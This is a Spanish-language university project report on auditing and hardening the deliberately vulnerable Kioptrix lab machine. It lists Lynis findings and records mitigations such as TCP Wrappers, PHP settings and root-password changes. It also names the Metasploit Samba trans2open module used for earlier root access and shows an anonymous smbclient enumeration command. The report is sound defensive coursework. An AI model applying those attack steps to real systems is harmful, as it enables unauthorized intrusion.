


Fig 19. PHP



Fig 20. PHP 2372

4. Ausencia de Firewall
    - Riesgo: ALTO
    - ID: FIRE-4590
    - Impacto: Todas las conexiones de red permitidas
    - Consecuencia: Escaneo y explotación sin restricciones




Fig 21. Ausencia de Firewall

3.3.2 Detalles Técnicos

Servicios Vulnerables Identificados

- Apache 1.3.20 (confirmado)

- OpenSSH 2.9p2

- Samba 2.2.1a: explotada con Metasploit (ver Fase1). Evidencia: ejecución del módulo exploit/linux/samba/trans2open, apertura de shells y whoami → root.




Fig 22. Servicios Vulnerables

- Sendmail (en ejecución)




Fig 23. Sendmail

- Servicios Telnet (activos)





Fig 24. Telnet

Problemas de configuración

- Archivos Cron: Permisos de propiedad incorrectos. Lynis marcó startup scripts world-writable y cron files con propietarios incorrectos. Esto permite escalación de persistencia.



- Fig 25. Cron

- Banners de Login: Información de sistema expuesta




Fig 26. Banners

- DNS: Configuración mínima de nameservers





Fig 27. DNS

- Sysctl: 15 parámetros de kernel con valores inseguros






Fig 28-29-30. Sysctl – Kernel

- Acceso anónimo a shares (IPC$ accesible) respuesta de smbclient -L 192.168.200.4 -N mostró login anónimo y shares IPC$, ADMIN$. Esto facilita enumeración y posibles vectores para ataques.




Fig 31. Smbclient

- Couldn't find responsive nameservers (configuración DNS pobre).




Fig 32. DNS 2 (nameservers)

3.4 Mitigaciones empleadas para los hallazgos críticos

3.4.1 Corregimos permisos de scripts de inicio

Realizamos una secuencia de comandos que logra exitosamente el endurecimiento o fortalecimient (hardening) de los scripts de inicio del sistema, asegurando que solo el administrador (root) pueda modificarlos, previniendo así una escalada de privilegios o la instalación de backdoors persistentes por parte de un atacante.




Fig 33. Permisos de Scripts

3.4.2 Configuramos un password para ROOT




Fig 34. Password para root

Este comando es una acción directa de mitigación de post-explotación y hardening básico.

- Prevención de Persistencia: En la Fase 1, se logró acceso root. Si un atacante deja una puerta trasera, cambiar la contraseña de root es inútil. Sin embargo, si el exploit inicial dependía de un par de credenciales conocidas o débiles para SSH/Telnet/Console, este cambio cierra esa vía de re-explotación.
- Cumplimiento de Políticas: En un entorno real, una auditoría siempre falla si la cuenta de root usa una contraseña simple. Esta acción garantiza que se cumpla con una política de complejidad de contraseñas mínima.

En resumen, la secuencia de comandos documenta el acto esencial de asegurar la cuenta más privilegiada del sistema tras un compromiso, migrando de una posible contraseña débil a una que cumple con un estándar de complejidad mínimo.

3.4.3 Aseguramos PHP y verificamos

A continuación, realizamos un script para realizar un hardening a la configuración de PHP en el sistema para reducir la exposición y vectores de ataque, usando comandos compatibles con versiones antiguas de sed (como en Kioptrix).

Logrando:

- Encontrar el archivo de configuración PHP
- Crear un Back up seguro
- Aplicar las correcciones de seguridad
- Remplazar el archivo original
- Verificar los cambios



Fig 35. Configuración PHP

Significado de los cambios

- expose_php = Off
  - ✓ Antes: Los atacantes podían ver la versión exacta de PHP
  - ✓ Ahora: PHP no revela información de versión
  - ✓ Impacto: Menos información para ataques dirigidos
- enable_dl = Off
  - ✓ Antes: Podían cargar extensiones PHP maliciosas dinámicamente
  - ✓ Ahora: Bloqueado completamente
  - ✓ Impacto: Previene inyección de código via dl()
- allow_url_fopen = Off
  - ✓ Antes: PHP podía abrir archivos desde URLs remotas
  - ✓ Ahora: Solo archivos locales
  - ✓ Impacto: Evita que scripts descarguen/ejecuten código remoto

3.4.4 Configuramos un Firewall alternativo con TCP Wrappers

Intentamos activar un cortafuegos (iptables) y, al fallar la instalación, aplicamos un control de acceso básico con TCP Wrappers y además detuvimos servicios peligrosos (samba, rpc, etc.) para reducir la superficie de ataque, por lo cual, al detener smb se cerró la sesión de comando porque nuestro acceso en ese momento dependía de ese servicio explotado.

```
up2date -i iptables 2>/dev/null || \
yum install iptables -y 2>/dev/null || \
rpm -ivh iptables*.rpm 2>/dev/null
which iptables && echo "iptables instalado" || echo "No se pudo instalar iptables"
which: no iptables in (/usr/local/bin:/bin:/usr/bin)
No se pudo instalar iptables
echo "Configuramos control de acceso con TCP Wrappers ya que no podemos instalar iptables"
Configuramos control de acceso con TCP Wrappers ya que no podemos instalar iptables
cp /etc/hosts.deny /etc/hosts.deny.backup 2>/dev/null
cp /etc/hosts.allow /etc/hosts.allow.backup 2>/dev/null
echo "ALL: ALL" > /etc/hosts.deny
cat > /etc/hosts.allow << EOF
# Servicios permitidos explícitamente
sshd: ALL
httpd: ALL
apache: ALL
EOF

echo "TCP Wrappers configurado"
TCP Wrappers configurado
echo "Detenemos servicios vulnerables"
Detenemos servicios vulnerables
SERVICIOS_PELIGROSOS="smb nmb portmap rpcbind ypbind"

for service in $SERVICIOS_PELIGROSOS; do
    if [ -f "/etc/rc.d/init.d/$service" ]; then
        echo "Deteniendo: $service"
        /etc/rc.d/init.d/$service stop 2>/dev/null
        chkconfig $service off 2>/dev/null
    fi
done
Deteniendo: smb
Shutting down SMB services: [*] 192.168.200.4 - Command shell session 1 closed.
msf exploit(linux/samba/trans2open) > Interrupt: use the 'exit' command to quit
```

Fig 36. TCP Wrappers

4. Recomendaciones para Hardening agresivo (Fase 3)

Dado que Kioptrix se basa en software End-of-Life (EOL), la recomendación principal debe ser la migración. Las acciones de hardening que siguen se denominan "agresivas" porque intentan asegurar un sistema inherentemente inseguro.

Las mitigaciones implementadas en la Fase 2 (corrección de permisos y uso de TCP Wrappers) establecen una base de seguridad. No obstante, el sistema Kioptrix (Red Hat Linux 7.2 / Kernel 2.4.x) padece de un riesgo inherente debido a su estatus de Fin de Vida (End-of-Life o EOL). Las siguientes recomendaciones representan un plan de acción de Hardening Agresivo y son esenciales para mantener la integridad del sistema ante amenazas avanzadas.

4.1 Solución de Raíz y Gestión del Ciclo de Vida

La única solución técnica completa y duradera es la migración y el retiro del sistema. Un sistema EOL no recibirá parches de seguridad para nuevas vulnerabilidades (Zero-Day). Cualquier esfuerzo de hardening es una medida temporal.

- Acción: Retirar el sistema Kioptrix de cualquier red de producción o segmento de red con exposición a Internet.
- Alternativa: Migrar la funcionalidad del servidor a una distribución moderna y soportada (ej. RHEL 9, Ubuntu LTS) que garantice un ciclo de vida con parches continuos y soporte para tecnologías de seguridad avanzadas.

4.2 Hardening del Control de Acceso y Red

Se debe reemplazar la solución provisional de TCP Wrappers por un firewall stateful robusto que implemente el principio de Mínimo Privilegio.

1. Implementación de Firewall (iptables/netfilter):
    - Establecer la política predeterminada del firewall en Denegar por Defecto (DROP) para las cadenas de entrada, salida y forwarding.
    - Solo se deben crear reglas explícitas para permitir el tráfico estrictamente necesario.
2. Endurecimiento de Puertos Específicos:
    - Puerto 22 (SSH): Configurar el daemon SSH para deshabilitar el acceso directo de root (PermitRootLogin no) y prohibir el uso del Protocolo SSH v1. Se debe implementar un fail2ban o similar para bloquear IPs que intenten repetidos fallos de autenticación.
    - Puerto 80 (HTTP): Limitar las tasas de conexión por IP de origen para mitigar ataques básicos de Denegación de Servicio (DoS).
    - Puertos Críticos (11, 139, 443, 1024+): Estos puertos deben ser bloqueados o desactivados completamente si no tienen una función crítica.

Específicamente, el Puerto 139 (Samba), vector de la explotación inicial, debe estar cerrado. Los puertos mayores a 1024 (efímeros) deben ser monitoreados para evitar el uso de shells inversas (reverse shells).

4.3 Endurecimiento de la Autenticación y Kernel

La seguridad debe centrarse en la capa del sistema operativo para mitigar la escalada de privilegios y la persistencia.

1. Autenticación de Múltiples Factores (MFA):
    - Dada la imposibilidad de instalar módulos PAM modernos en Kioptrix, la recomendación es forzar que todo acceso administrativo pase a través de un Bastion Host (o Jump Server) moderno y seguro que resida fuera de Kioptrix. Este Bastion Host será el punto de entrada que aplicará la autenticación MFA (ej. TOTP) antes de permitir la conexión final a Kioptrix.
2. Hardening del Núcleo (sysctl):
    - Aplicar configuraciones del kernel a través de /etc/sysctl.conf para activar protecciones de red y memoria.
    - Ejemplos: Activar la protección contra IP Spoofing (net.ipv4.conf.all.rp_filter=1) y deshabilitar los source routes (rutas de origen) para mitigar ciertos ataques de red.
3. Reforzamiento de /etc/fstab:
    - Modificar el archivo de tablas del sistema de archivos (/etc/fstab) para asegurar que las particiones montables, especialmente /tmp, se monten con las opciones nodev (no interpreta dispositivos de caracteres), nosuid (no permite que los ejecutables establezcan un ID de usuario o grupo al ser ejecutados) y noexec (no permite la ejecución de binarios).

4.4 Monitoreo, Detección y Continuidad

Se requieren mecanismos que detecten cambios en tiempo real, lo que es crucial si la máquina ha sido comprometida previamente.

1. Monitoreo de Integridad de Archivos (FIM):
    - Implementar una herramienta de monitoreo de integridad de archivos como AIDE o Tripwire. Esto establece una línea base criptográfica del sistema y alerta al administrador si algún binario, librería o archivo de configuración (incluyendo /etc/rc.d o /etc/passwd) es modificado por un usuario no autorizado.
2. Logging Centralizado:
    - Configurar el demonio de registro del sistema (syslog) para enviar de forma obligatoria todos los logs de seguridad y autenticación a un Servidor de Logs/SIEM remoto. Esto garantiza la no-repudiación, ya que un atacante con acceso a root no podrá borrar las evidencias de su actividad dentro del propio sistema Kioptrix.
3. Actualizaciones de Software y Parches (Cuando sean Posibles):
    - Realizar la última actualización conocida posible para el sistema (aunque sea EOL) y compilar los parches de seguridad faltantes para servicios críticos como SSH y PHP, si la migración no es viable a corto plazo.

5. Conclusiones

El proyecto ha evolucionado exitosamente de una fase de prueba de concepto de penetración (Fase 1) a una fase crítica de remediación del sistema (Fase 2).

1. Validación del Riesgo: La Fase 1 confirmó que la causa raíz de la vulnerabilidad del sistema Kioptrix es el uso de software EOL (Samba 2.2.x, Apache 1.3.x) y la ausencia total de gestión de parches, lo que permitió la ejecución remota de código con privilegios de root mediante CVE-2003-0201.
2. Eficacia de la Auditoría: La implementación de la herramienta de auditoría Lynis resultó fundamental. La herramienta no solo verificó las vulnerabilidades de servicios externos ya conocidas, sino que también expuso fallos internos de configuración y arquitectura críticos para la seguridad (ejemplo: modo single-user sin contraseña y permisos laxos en scripts de inicio).
3. Impacto de la Remediación: Las mitigaciones aplicadas, como el ajuste de permisos de scripts (chmod 644), la configuración de una contraseña robusta para root y el endurecimiento de PHP, cierran vectores de ataque de escalada de privilegios y reducen la superficie de ataque del entorno web. El uso de TCP Wrappers sirvió como una solución de control de acceso viable ante la imposibilidad de instalar un firewall moderno (iptables) de momento.
4. Aprendizaje Clave: El proyecto subraya el principio de que la seguridad es una postura integral. La corrección de vulnerabilidades de aplicación debe ser complementada con un endurecimiento riguroso del sistema operativo y una auditoría proactiva (como la realizada por Lynis) para descubrir y mitigar debilidades de configuración que, de otro modo, permanecerían ocultas y disponibles para un atacante persistente.

FASE 3

Universidad CENFOTEC
SOMOS LO QUE SABEMOS

Abstract

Este informe documenta la fase de endurecimiento (hardening) y la mejora integral de la postura de seguridad aplicada al servidor objetivo Kioptrix ("Kio"). La estrategia de defensa se diseñó con base en los hallazgos críticos y las recomendaciones de auditoría de la fase anterior, con el objetivo primordial de mitigar las vulnerabilidades detectadas en los servicios expuestos.

Es crucial destacar que, debido a la naturaleza obsoleta del entorno heredado y a las restricciones técnicas que impidieron una migración o actualización completa del sistema operativo base, las medidas implementadas actúan como controles compensatorios críticos. Estos controles fueron diseñados específicamente para elevar significativamente el nivel de protección sobre la arquitectura existente, garantizando la continuidad operativa.

El alcance de este trabajo se centró en reforzar la seguridad de "Kio" utilizando varios métodos y pilares fundamentales. Estas acciones buscan reducir drásticamente la superficie de ataque y proteger la integridad operativa del sistema, maximizando la seguridad a pesar de la obsolescencia subyacente.

1. Objetivo General

El objetivo general de esta parte proyecto es demostrar la capacidad técnica para reforzar al máximo la seguridad del servidor Kioptrix a través de la implementación de diversas configuraciones de endurecimiento (hardening). Esto implica aplicar soluciones compensatorias críticas, diseñadas para corregir las brechas de seguridad identificadas en fases previas y proteger los servicios esenciales, superando la limitación de no poder realizar una migración o actualización del sistema operativo base.

2. Objetivo Específico

Implementar las soluciones de mitigación necesarias para abordar y resolver de forma efectiva todos los hallazgos críticos y vulnerabilidades identificadas durante la Fase 2 (Auditoría). Esto implica seguir y aplicar rigurosamente las recomendaciones de seguridad formuladas para el endurecimiento (hardening) de los servicios y la arquitectura del servidor Kioptrix.

3. Fase 3 – Hardening

3.1. Justificación de Medidas: Auditoría de Seguridad y Plan de Refuerzo

La Fase 3: Hardening se activa como la respuesta ejecutiva y técnica a la Auditoría de Seguridad documentada en el Avance 2 (Fase 2). Dicha auditoría no solo confirmó la exposición crítica del servidor Kioptrix debido a su software End-of-Life (EOL), sino que también reveló fallos estructurales graves a nivel de sistema operativo y configuraciones por defecto permisivas.

